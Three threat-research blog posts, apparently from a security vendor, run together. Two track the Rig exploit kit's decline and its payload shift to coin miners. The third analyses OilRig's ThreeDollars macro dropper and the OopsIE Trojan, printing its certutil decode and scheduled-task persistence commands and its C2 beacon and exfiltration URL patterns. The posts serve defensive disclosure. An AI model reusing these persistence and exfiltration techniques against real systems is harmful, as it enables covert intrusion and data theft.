
An easy way to gauge Rig EK activity is to search AutoFocus for items tagged RigEKFlashContainer seen through web traffic over port 80. In this search we omitted various anomalies such as results associated with malware samples submitted to places like VirusTotal or VirusSign. Using these criteria, we compared January of 2017 with January of 2018. For January 2017, we verified 812 sessions with hits on RigEKFlashContainer. In January 2018, using the same search criteria, we found only 65 sessions. That represents a 92 percent decrease in Rig EK from January 2017 to January 2018.

RigEK1 Figure 1: Hits on Rig EK in January 2017 versus January 2018.
We have already discussed some reasons for this decline. Ultimately, the aftermath of criminal arrests combined with on-going vendor efforts to fortify browsers and browser-based applications have resulted in a cumulative effect devastating to EK developers. Criminal groups have shifted their efforts to other types of exploits like those targeting Microsoft Office vulnerabilities. And criminals have also turned their focus to social engineering schemes.
Payloads: From Ransomware to Coin Miners & Info Stealers
In January of 2017, Rig EK was primarily used to send different types of ransomware. The Afraidgate campaign used Rig EK to distribute Locky ransomware. The EITest campaign used Rig EK to distribute CrytoMix, CryptoShield and Spora ransomware. The pseudo-Darkleech campaign used Rig EK to distribute Cerber ransomware. Appendix A lists 39 reports documenting Rig EK used by various campaigns. 36 of these examples involve ransomware (the other three were Dreambot, Madness DDoS botnet malware, and NanoCore RAT).
How dramatic is the change in payloads distributed through Rig EK in January 2018 compared to January 2017? In general terms, ransomware is nearly out, while cryptocurrency miners (coin miners) and information stealers are in.
None of the ransomware we saw being distributed using Rig EK in January 2017 was being distributed in 2018. Cerber, CryptoMix, CryptoShield, Locky, and Spora are no longer active. In some cases, their development has forked into newer variants now distributed on a much smaller scale, such as a Cerber variant called Mangiber.
Similarly, none of the campaigns we saw pushing ransomware in January 2017 were doing so in January 2018. The Afraidgate and pseudo-Darkleech campaigns disappeared by May 2017. Criminals behind the EITest campaign are still active, but they stopped using Rig EK and have turned to social engineering methods like fake browser plugins and tech support scams.
In January 2018, Rig EK was used by at least three identifiable campaigns: Fobos, Ngay, and Seamless.
Fobos has used Rig EK to distribute the Bunitu proxy Trojan. Ngay has distributed coin miners and information stealing malware. Seamless has mainly distributed an information stealing Trojan named Ramnit.
Researchers have already reported  the Ngay campaign distributing coin mining malware using Rig EK, but we have also seen Ngay using Rig EK to distribute the Remcos remote access tool (RAT). Ngay was first documented in December 2017. Since that time, it pushed Monero (XMR) coin mining malware. However, by January 19th, Ngay was pushing the Remcos remote access tool (RAT). Remcos RAT also has a keylogging component that steals information.
Except for four days in January 2018, Seamless continued to push the Ramnit banking Trojan, and the campaign has been using Rig EK to distribute Ramnit since March 2017. Ramnit is a banking Trojan that also behaves like an information stealer by retrieving passwords from browsers and other applications on the infected Windows host.
One small anomaly we saw with the Seamless campaign in January 2018 was from the 26th through the 29th. During that four day window, Seamless used Rig EK to push GandCrab ransomware, then it went back to pushing Ramnit.
Unfortunately, due to the way Rig EK encrypts its payload, we cannot use AutoFocus to identify Rig EK payloads. Appendix B lists 20 publicly-available reports in January 2018 that document Rig EK used by various campaigns to push information stealers like Ramnit and Remcos RAT, coin miners, and GandCrab ransomware.


The most interesting aspect of Rig EK payloads is the rise of coin mining malware. While we cannot use AutoFocus to find Rig EK payloads, we can certainly use it to find various coin mining malware. Using AutoFocus to search for various coin miners in January 2017 returned 2,368 unique samples. For January 2018, AutoFocus shows 65,512 samples using the same search criteria. That represents a 2,766 percent increase in coin miner samples from January 2017 to January 2018.

RigEK2 Figure 2: Coin miner samples in January 2017 versus January 2018.

This dramatic increase in coin mining malware is reflected in public reporting of Rig EK, and we expect to see more coin mining malware as 2018 progresses.

Network Traffic: From Domains to IPs
In January 2017, Rig EK continued its well-established practice of domain shadowing for servers hosting the EK. Domain shadowing is used to frequently change domain names in an effort to avoid detection. However, in January 2018, Rig EK no longer uses domain names. Instead, it uses IP addresses to identify it EK servers, a practice that started in June 2017 in response to a coordinated effort documented by RSA Research that took down the associated domain shadowing infrastructure.
What else is different with Rig EK network traffic?
Other than IP addresses instead of domain names, Rig EK traffic is relatively unchanged a year later. The URL patterns are somewhat changed, but still recognizably Rig EK. In January 2017, Rig EK URL patterns contained recognizable English words. In January 2018, these English words have been replaced with Base64-encoded strings. See the images below for examples.
RigEK3

Figure 3: Example of URLs from Rig EK in January 2017.

RigEK4

Figure 4: Example of URLs from Rig EK in January 2018.

These URL pattern changes indicate Rig EK is still trying to avoid detection. However, the loss of its domain shadowing infrastructure makes Rig EK at least as identifiable now as it was a year ago.

Conclusion
When we compare Rig EK in January 2017 with Rig EK in January 2018, the contrast is indeed striking. Rig EK is now distributing a much different selection of malware. Campaigns using Rig EK have mostly forsaken ransomware and now focus more on coin miners. Rig EK is still readily recognizable, but it is a much-reduced presence in our current threat landscape.
Palo Alto Networks customers remain protected from this threat. Our threat prevention platform applies IP signatures that easily detect current Rig EK URL patterns and enforce protections as necessary. AutoFocus users can track detected Rig EK activity using the RigEKFlashContainer tag.
We will continue to investigate this activity for applicable indicators to further inform the community and enhance our threat prevention platform.

Appendix A

Rig EK examples in January 2017:
2017-01-01 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-02 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-03 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-04 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-05 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-06 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-09 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-09 - unspecified campaign Rig EK sends NanoCore RAT and other malware
2017-01-10 - EITest campaign Rig EK sends CryptoMix ransomware
2017-01-11 - pseudo-Darkleech campaign sends Cerber ransomware and EITest campaign Rig EK sends CryptoMix ransomware
2017-01-12 - EITest campaign Rig EK sends CryptoMix ransomware
2017-01-12 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-13 - EITest campaign Rig EK sends CryptoMix ransomware
2017-01-13 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-13 - Afraidgate campaign Rig EK sends Locky ransomware
2017-01-14 - Afraidgate campaign Rig EK sends Godzilla loader for Locky ransomware
2017-01-15 - EITest campaign Rig EK sends CryptoMix ransomware
2017-01-15 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-17 - EITest campaign Rig EK sends Spora ransomware
2017-01-18 - pseudo-Darkleech campaign Rig EK sends Madness DDoS botnet malware
2017-01-18 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-19 - EITest campaign Rig EK sends Cerber ransomware
2017-01-19 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-20 - EITest campaign Rig EK sends Cerber ransomware
2017-01-21 - unspecified campaign Rig EK sends Spora ransomware
2017-01-22 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-23 - EITest campaign Rig EK sends CryptoMix ransomware
2017-01-24 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-24 - EITest campaign Rig EK sends CryptoMix ransomware
2017-01-25 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-26 - Afraidgate campaign Rig EK sends Godzilla Loader and Locky ransomware
2017-01-26 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-27 - Afraidgate campaign Rig EK sends Locky ransomware or Madness DDos botnet malware
2017-01-29 - unspecified campaign Rig EK sends Dreambot
2017-01-30 - Afraidgate campaign Rig EK sends Locky ransomware
2017-01-30 - pseudo-Darkleech campaign Rig EK sends Cerber ransomware
2017-01-31 - EITest campaign Rig EK sends CryptoShield ransomware (update to CryptoMix ransomware)
2017-01-31 - EITest campaign Rig EK sends CryptoShield ransomware

Appendix B

Rig EK examples in January 2018:
2018-01-01 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-09 - Rig EK campaign gets deep into crypto craze
2018-01-09 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-09 - Ngay campaign Rig EK sends Smoke Loader for Monero coin miner
2018-01-09 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-11 - Ngay campaign Rig EK sends Smoke Loader for Monero coin miner
2018-01-12 - Ngay campaign Rig EK sends Smoke Loader for Monero coin miner
2018-01-14 - Ngay campaign Rig EK sends Monero coin miner
2018-01-14 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-15 - Ngay campaign Rig EK sends Monero coin miner
2018-01-15 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-16 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-17 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-19 - Ngay campaign Rig EK sends Remcos RAT
2018-01-25 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-26 - Seamless campaign Rig EK sends GandCrab ransomware
2018-01-29 - Three days of Seamless campaign Rig EK pushing GandCrab ransomware
2018-01-30 - Seamless campaign Rig EK sends Ramnit banking Trojan
2018-01-31 - Fobos campaign Rig EK sends Bunitu proxy trojan

Threat Brief: A Declining Rig Exploit Kit Hops on the Coinmining Bandwagon

What a difference a year makes in the threat environment.

In January 2017, Rig Exploit Kit (EK) was still in the middle of a strong run. But when April 2017 came, Rig started a very marked decline.
You can see this in the chart below:
Picture1

Figure 1: Hits for Rig EK from January 2017 through January 2018

We first noted the trend in our June 2017 research blog “Decline in Rig Exploit Kit”. And now in our most recent research blog “Rig EK one year later: From Ransomware to Coin Miners and Information Stealers” we can see the decline in April wasn’t an anomaly: it was the start of a precipitous decline that may mark the fall of Rig EK and exploit kits altogether as you can see.
As with the rise and fall of other threat trends, there are many likely reasons for this. As Unit 42 researcher Brad Duncan noted in June 2017 and January 2018, likely reasons for the decline of Rig EK include a declining browser target base, lack of new exploits, efforts to fight domain shadowing, criminal arrests, and on-going work by vendors to harden browsers.
But the decline and (hopeful) fall of Rig and other exploit kits isn’t the only story here. The sudden rise of coinmining in response to the surging value of cryptocurrencies comes into this story as well.
This is because while Rig is down (and declining) it’s not totally out yet. And we’re seeing what remains of Rig EK shift nearly wholesale from ransomware to information stealers and coinminers.
The shift to information stealers isn’t new: in many ways this is “back to the future” for Rig and EKs generally: they were in use before the surge in ransomware starting in 2013 and distributed information stealers and banking trojans in those early days.
But the adoption of coinmining is a new thing for Rig and EKs. Given the trends we’ve seen generally with the sudden surge in coinmining tactics and techniques it’s not surprising. As shown below, the volume of coinmining increase nearly 2,800% in a year.

Rig_2

Figure 2: Coin miner samples in January 2017 versus January 2018.

The criminals behind Rig and other EKs have always been focused on maximizing the financial return on their investment in using their wares. And so, we can look at this shift away from ransomware back to information stealers and ahead to coinmining as a possible sign that the era of ransomware is passing at last.
We can’t say why this shift is happening. It could be there is a shift from ransomware due to a declining return on investment because people no longer willing to pay ransom in the wake of WannaCry/ WanaCrypt0r, and Petya/NotPetya. Or there could be a network effect at work and attackers are focusing on coinmining and away from ransomware because others are doing the same.
Whatever the reasons, though, the latest trends in a declining Rig EK give us a possible indicator of the overall future threat landscape. That ransomware is finally on its way out, and that coinmining is taking its mantle as the primary focus for cybercriminals, and thus the threat we should all give primary focus for our prevention efforts.

OopsIE! OilRig Uses ThreeDollars to Deliver New Trojan

The OilRig group remains highly active in their attack campaigns while they continue to evolve their toolset. On January 8, 2018, Unit 42 observed the OilRig threat group carry out an attack on an insurance agency based in the Middle East. Just over a week later, on January 16, 2018, we observed an attack on a Middle Eastern financial institution. In both attacks, the OilRig group attempted to deliver a new Trojan that we are tracking as OopsIE.
The January 8 attack used a variant of the ThreeDollars delivery document, which we identified as part of the OilRig toolset based on attacks that occurred in August 2017.
However, the attack on January 16 did not involve ThreeDollars at all. Instead, this attack involved delivering the OopsIE Trojan directly to the victim, most likely using a link in a spear phishing email. Interestingly, the targeted organization in the January 16 attack had already been targeted by the OilRig group a year ago on January 2017. This repeat attack may suggest that the adversaries have lost their foothold in the targeted organization, or that it may be considered a high value target.
 
A New Attack
On January 8, 2018, the OilRig threat group sent an email with the subject Beirut Insurance Seminar Invitation to an insurance agency in the Middle East. The OilRig group sent two emails to two different email addresses at the same organization within a six minutes time span. The recipient email addresses suggest they may be the addresses used for specific regional branches of the targeted organization.
Both emails originated from the same address. The email address is associated with the Lebanese domain of a major global financial institution. However, based upon the captured session data, it is highly likely the source email address was spoofed. The email contained an attachment named Seminar-Invitation.doc, which is a malicious Microsoft Word document we track as ThreeDollars. Examining this sample of ThreeDollars reveals that it contains a new payload, which we have named OopsIE.
In the January 16, 2018 attack, we observed OilRig attacking an organization it previously targeted in January 2017. In this case, the ThreeDollars delivery document was not used and instead an attempt was made to deliver the OopsIE Trojan directly to the targeted organization, likely via a link within an email. The Trojan was directly downloaded from the command and control server for OopsIE, signifying that this server was also used for staging. This suggests that due to the January 2017 attack, the targeted organization may have taken actions to counter known OilRig TTPs, in this case delivering malicious macro documents, causing the OilRig operators to adopt a different delivery tactic.
We also identified another sample of ThreeDollars, created on January 15, 2017 with the file name strategy preparation.dot. While this sample was very similar to the Seminar-Invitation.doc sample it also had some significant differences. The primary difference was that this sample was encrypted and password protected, requiring the victim to enter in a password which was likely provided by the adversary to view the document. While this is not a new tactic, this is the first instance where we have observed the OilRig using it in their playbook. Typically, password protected documents is commonly used by adversaries as an evasion tactic to bypass automated analysis mechanisms due to the password requirement for successful execution. As we have observed throughout our tracking of the OilRig group, adopting proven tactics has been a common behavior over time.
 
ThreeDollars Document Analysis


The samples of ThreeDollars we collected in these attacks are structurally very similar to the first sample we analyzed in October 2017, down to the lure image used to trick the recipient into clicking the “Enable Content” button to execute the malicious macro. The images used in the January 2018 attacks were the exact same in each sample, verified by file hash.
Figure 1 shows the lure image extracted from the newer attacks, and the lure image from the first sample we analyzed. While it is unsurprising that attacks originating from the same adversary group would use the same resource over time, we analyzed exactly how similar these lure images were.
 
ThreeDollar1

Figure 1 Side-by-side of the lure images within ThreeDollars in the October 2017 and the January 2018 attacks

 
Superficially, we can immediately see the images are quite similar, but with some glaring differences. The image from the August 2017 attack for example, is significantly larger, using an image resolution of 3508 pixels x 4961 pixels which is also the exact resolution for a sheet of A3 paper at 300 dpi. It also contains some additional artifacts in the image, such as the inclusion of the Microsoft logo as well as additional text, specifically “against unauthorized use”. In comparison, the newer lure image appears to be horizontally distorted due to it being resized to fit into the constraints of the document. In addition, the period after “This document is protected” is misaligned.
By overlaying these two lure images and accounting for the newer image’s distortion, we are able to clearly visualize that the newer image is highly likely to be a cropped and edited version of the August 2017 image.
 
lure
 
Examining the color code used in both images also shows they are the exact same, #da3b01. The dimensions of the newer image are roughly 40% of the older October image, suggesting that after cropping and editing the newer image, the creator is also likely to have resized the image. One peculiar artifact from the original image is the usage of the “st” (unicode \uFB06) ligature in the word “against”. This is a highly uncommon glyph and is not generally available in standard keyboard layouts. This may suggest that the string was machine generated rather than directly inputted from a keyboard. The use of this glyph also may suggest that the actor is not a native English speaker.
 
Malicious Macro Analysis

When the victim opens the ThreeDollars document they are presented with the lure image and prompted to click on the “Enable Content” button. When button is clicked, a malicious macro is silently run which installs then executes a payload on a system. A decoy image is also displayed to the victim to lower suspicion of malicious activity. The decoy message that is eventually presented to the victim does not actually show the expected content of an insurance seminar invitation as presented in the delivery email. Instead, it displays a fake error message of NullRefrencedException! error has occurred in user32.dll by 0x32ef2121 within the Word document, as seen in Figure 2.
 
ThreeDollar2

Figure 2 Decoy message displayed by the malicious macro in ThreeDollars delivery document

 
While the decoy in Figure 2 is displayed, the macro will search the document for the delimiter ###$$$ and write the base64 encoded text that follows this delimiter to the file %APPDATA%\Base.txt. The macro then creates a scheduled task named SecurityAssist that runs after waiting one minute. The SecurityAssist task is responsible for running the following command line command that uses the Certutil application to decode the base64 encoded data in Base.txt and saves the decoded data to the file %PROGRAMDATA%\IntelSecurityAssistManager.exe:
cmd.exe /c Certutil -decode %appdata%\Base.txt %programdata%\IntelSecurityAssistManager.exe & SchTasks /Delete /F /TN SecurityAssist
The macro also creates a second scheduled task named Conhost that waits two minutes and runs a VBScript %APPDATA%\chkSrv.vbs. The macro saves the chkSrv.vbs script to the system, which is responsible for running the IntelSecurityAssistManager.exe payload (OopsIE Trojan) and cleaning up the installation by deleting the two scheduled tasks, the Base.txt file, the ThreeDollars document, and the chkSrv.vbs script.
 
OopsIE Trojan Analysis
The OopsIE Trojan delivered in these attacks is packed with SmartAssembly and further obfuscated with ConfuserEx v1.0.0. To run persistently on the system, the Trojan will first create a VBScript file:
SpecialFolder.CommonApplicationData\srvResesponded.vbs
that contains:
CreateObject("WScript.Shell").Run("%app%")
The Trojan replaces the %app% string in the above VBScript with the path to its executable. Finally, the Trojan creates a scheduled task to run itself every three minutes by running the following command on the command prompt after replacing the %path% string with the path to the srvResesponded.vbs VBScript:
SchTasks /Create /SC MINUTE /MO 3 /TN "InetlSecurityAssistManager" /TR "wscript %path%" /f
The Trojan uses HTTP to communicate with its C2 server, specifically using the InternetExplorer application object within an embedded Microsoft .NET Framework assembly called Interop.SHDocVw. The Trojan extracts and loads this embedded assembly by concatenating the contents of two resources named S1 and S2 and decompresses the resulting data using the GZipSteam class. The resulting Interop.SHDocVw .NET assembly is packed with SmartAssembly and further obfuscated using Confuser v1.9.0.0. The concatenation of resources to construct embedded assemblies is not a new technique for the OilRig group, as they used the very same technique in October 2017 in their ISMInjector tool to construct its embedded libraries Joiner.dll and Inner.dll.
By using the InternetExplorer application object, all C2 related requests will look as if they came from the legitimate browser and therefore will not contain any anomalous fields within the request, such as custom User-Agents. The OopsIE Trojan is configured to use a C2 server hosted at:
www.msoffice365cdn[.]com

The Trojan will construct specific URLs to communicate with the C2 server and parses the C2 server's response looking for content within the tags <pre> and </pre>. The initial HTTP request acts as a beacon, as shown in the image below.
 
ThreeDollar3
 
As seen in the above request, the Trojan will generate a URL for its beacon with the following structure:
http://<c2 domain>/chk?<hex(Environment.UserName/Environment.MachineName)>
The Trojan will issue a request to this URL to check (hence the chk string in the URL) to see if the C2 server has a command for the Trojan to run. The C2 server will respond to the Trojan’s request by echoing the value <hex(Environment.UserName/Environment.MachineName)> if it wishes to provide additional commands. If the C2 server does not respond with the appropriate echoed data, the Trojan will create a file named srvCheckresponded.tmp in the SpecialFolder.CommonApplicationData folder and write nothing to it before exiting.
If the C2 server provides the appropriate echoed data in the response, the Trojan attempts to determine what  commands the C2 wishes to run by issuing a request to the following URL:
http://<c2 domain>/what?<hex(Environment.UserName/Environment.MachineName)>
After issuing the what command, the Trojan will parse the C2's response for the string Oops, which the Trojan will treat as the C2 making a mistake and will exit. Otherwise, the Server will respond with a command followed by a set of parameters, split up by the delimiter <>:
[command]<>[parameters for command in hexadecimal format]
The available commands are:

Command Description
1 Run command
2 Upload a file
3 Download a specified file

 
The parameters for each command are issued in hexadecimal format. For instance, the character A would be represented by the two characters 41, which is the hexadecimal representation of that character. This hexadecimal format is used extensively throughout this Trojan.
The run command (1) creates the process cmd.exe /c with the command parameters appended and will write the output of the command in hexadecimal format to the file %APPDATA%\tmpCa.vbs. The Trojan will then read the hexadecimal formatted contents of this file in 1500 byte blocks, sending each 1500 bytes of data from the file to the C2 server via an HTTP GET request to a URL with the following structure:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex(command prompt output)>
The upload command (2) writes data provided by the C2 to a specified file. The parameters supplied to this command include hexadecimal values for the binary data and the filename, which are split up by a delimiter of (!). The Trojan will respond to the C2 to notify it of a successful upload by sending a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex("File Uploaded")>
The download command (3) reads the contents of a specified file and sends the data to the C2 server. If the file does not exist, the Trojan will send the C2 server a message < File Not Found > by sending the following URL:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex("< File Not Found >")>
